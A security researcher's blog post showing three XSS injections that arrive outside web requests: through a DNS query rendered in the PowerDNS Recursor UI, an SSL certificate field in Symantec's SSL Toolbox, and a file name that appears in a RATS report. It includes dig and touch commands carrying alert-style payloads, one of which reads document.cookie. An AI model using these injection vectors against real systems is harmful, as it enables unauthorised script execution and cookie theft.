Sec Testers: Let's Be Creative
Three Non Web-based XSS Injections

Alejandro Hernández (@nitr0usmx)

Disclaimer: this article is not about voodoo XSS or any evasion technique. Just a bit of fun with XSS.

A few days ago brainstorming with my friend Chris Navarrete, I recalled why I choose this career: We enjoy make things work in a different way than their original purpose. Like when exploiting a buffer overflow to change the direction of the execution flow. Like injecting JavaScript code where it's not supposed to be.

Most tutorials and courses on web security taught us to test Cross-site Scripting vulnerabilities in a very simplistic manner: data input sent in a web request being reflected or stored unsanitized leads to a reflected or stored XSS. Period.

When it comes to general application security, we all know that sacred commandment of *"never trust any data input"*; unfortunately not all the developers have a clear understanding of what *"any data input"* truly means; fortunately for web testers, pretty XSS's like the following ones are possible:

PowerDNS Recursor


During our talk, Chris mentioned that he found an uncommon XSS in a popular DNS software, so I decided to start with it to emphasize the point that web is not always the only attack vector.

PowerDNS Recursor is a high-end, high-performance resolving name server that powers the DNS resolution of at least a hundred million subscribers. Recursor is one of two name server products whose primary goal is to act as resolving DNS server.

A detailed walkthrough explains how it was possible to inject a XSS payload through a DNS query using the command-line tool `dig`:

```
root@kali: /tmp/pdns
root@kali:/tmp/pdns# dig -t A "<script>alert(1)</script>" @192.168.0.151

; <<>> DiG 9.10.3-P4-Debian <<>> -t A <script>alert(1)</script> @192.168.0.151
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 3917
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;<script>alert\(1\)</script>.   IN      A

;; AUTHORITY SECTION:
.                       3600    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2017120102 1800 900 604800 86400

;; Query time: 16 msec
;; SERVER: 192.168.0.151#53(192.168.0.151)
;; WHEN: Sat Nov 18 13:25:04 PST 2017
;; MSG SIZE  rcvd: 129

root@kali:/tmp/pdns#
```


Which in turn is rendered in the web UI:




Symantec SSL Toolbox

This is an already fixed vulnerability I found and reported three years ago in the Symantec's SSL Certificate Tester. This [free online service] used to extract and display values from the x509 SSL certificate of a URL given, trusting in its contents, without sanitizing the data in the fields.

Hence, I created an SSL cert with the value "`<script>alert(document.cookie);</script>`" in different fields and installed it in front of a web server:



The result of analyzing such certificate is the JavaScript code being executed:




RATS (Rough Auditing Tool for Security)
Developed by the CERN Computer Security Department, RATS is a pretty good tool for static code analysis. I like it and been using it for years. Nevertheless, the last version dates from Dec 2013 and is probably unmaintained nowadays, not sure though.

Last year I was bored in a train and found this useless XSS. RATS receives a folder containing the source code and creates an HTML report with the results, which also includes the name of the files analyzed, hence the attack vector is quite obvious. I created a file with JavaScript code in its name:

```
nitr0us@chatsubo:~/A_src$ touch '<img src=x onerror="javascript:alert(String.fromCharCode(88,83,83));">foo.cpp'
nitr0us@chatsubo:~/A_src$ ls -l
total 9220
-rw-rw-r-- 1 nitr0us nitr0us  150222 Jan 30 08:06 10.cpp
-rw-rw-r-- 1 nitr0us nitr0us  250241 Jan 30 08:07 11.cpp
-rw-rw-r-- 1 nitr0us nitr0us  300271 Jan 30 08:07 12.cpp
-rw-rw-r-- 1 nitr0us nitr0us  300269 Jan 30 08:07 13.cpp
-rw-rw-r-- 1 nitr0us nitr0us 5600587 Jan 30 08:07 14.cpp
-rw-rw-r-- 1 nitr0us nitr0us   50260 Jan 30 08:03 1.cpp
-rw-rw-r-- 1 nitr0us nitr0us  100258 Jan 30 08:03 2.cpp
-rw-rw-r-- 1 nitr0us nitr0us  150257 Jan 30 08:04 3.cpp
-rw-rw-r-- 1 nitr0us nitr0us  250270 Jan 30 08:04 4.cpp
-rw-rw-r-- 1 nitr0us nitr0us  300273 Jan 30 08:04 5.cpp
-rw-rw-r-- 1 nitr0us nitr0us  350301 Jan 30 08:04 6.cpp
-rw-rw-r-- 1 nitr0us nitr0us  400315 Jan 30 08:04 7.cpp
-rw-rw-r-- 1 nitr0us nitr0us  550352 Jan 30 08:05 8.cpp
-rw-rw-r-- 1 nitr0us nitr0us  650361 Jan 30 08:05 9.cpp
-rw-rw-r-- 1 nitr0us nitr0us     284 Nov 13 10:00 dummy.c
-rw-rw-r-- 1 nitr0us nitr0us       0 Jan 30 10:44 <img src="javascript:alert("XSS");">foo.cpp
-rw-rw-r-- 1 nitr0us nitr0us       0 Jan 30 10:57 <img src="javascript:alert(\"XSS\");">foo.cpp
-rw-rw-r-- 1 nitr0us nitr0us       0 Jan 30 11:17 <img src=x onerror="javascript:alert(String.fromCharCode(88,83,83));">foo.cpp
-rw-rw-r-- 1 nitr0us nitr0us       0 Jan 30 10:44 <img src=x onerror="javascript:alert("XSS");">foo.cpp
nitr0us@chatsubo:~/A_src$ ~/static_code_analysis/rats-2.4/rats --html '/home/nitr0us/A_src' > ~/rats_xss.html
nitr0us@chatsubo:~/A_src$
```

After the analysis, the injected JavaScript is rendered in the report:



If I were a developer and my code had to be audited in my repos, I would definitely *troll* the auditors by creating an entry with some code in the filename.

Takeaways

- Data inputs not always come in HTTP requests.
- Think of all the possible data inputs, all of them, from the file system, to databases, usernames, timestamps, logs, practically anything.
- Developers, do not trust any data input, sanitize all the received values before using them in the backend or send back to the users.

Thanks for reading,

Alejandro
@nitr0usmx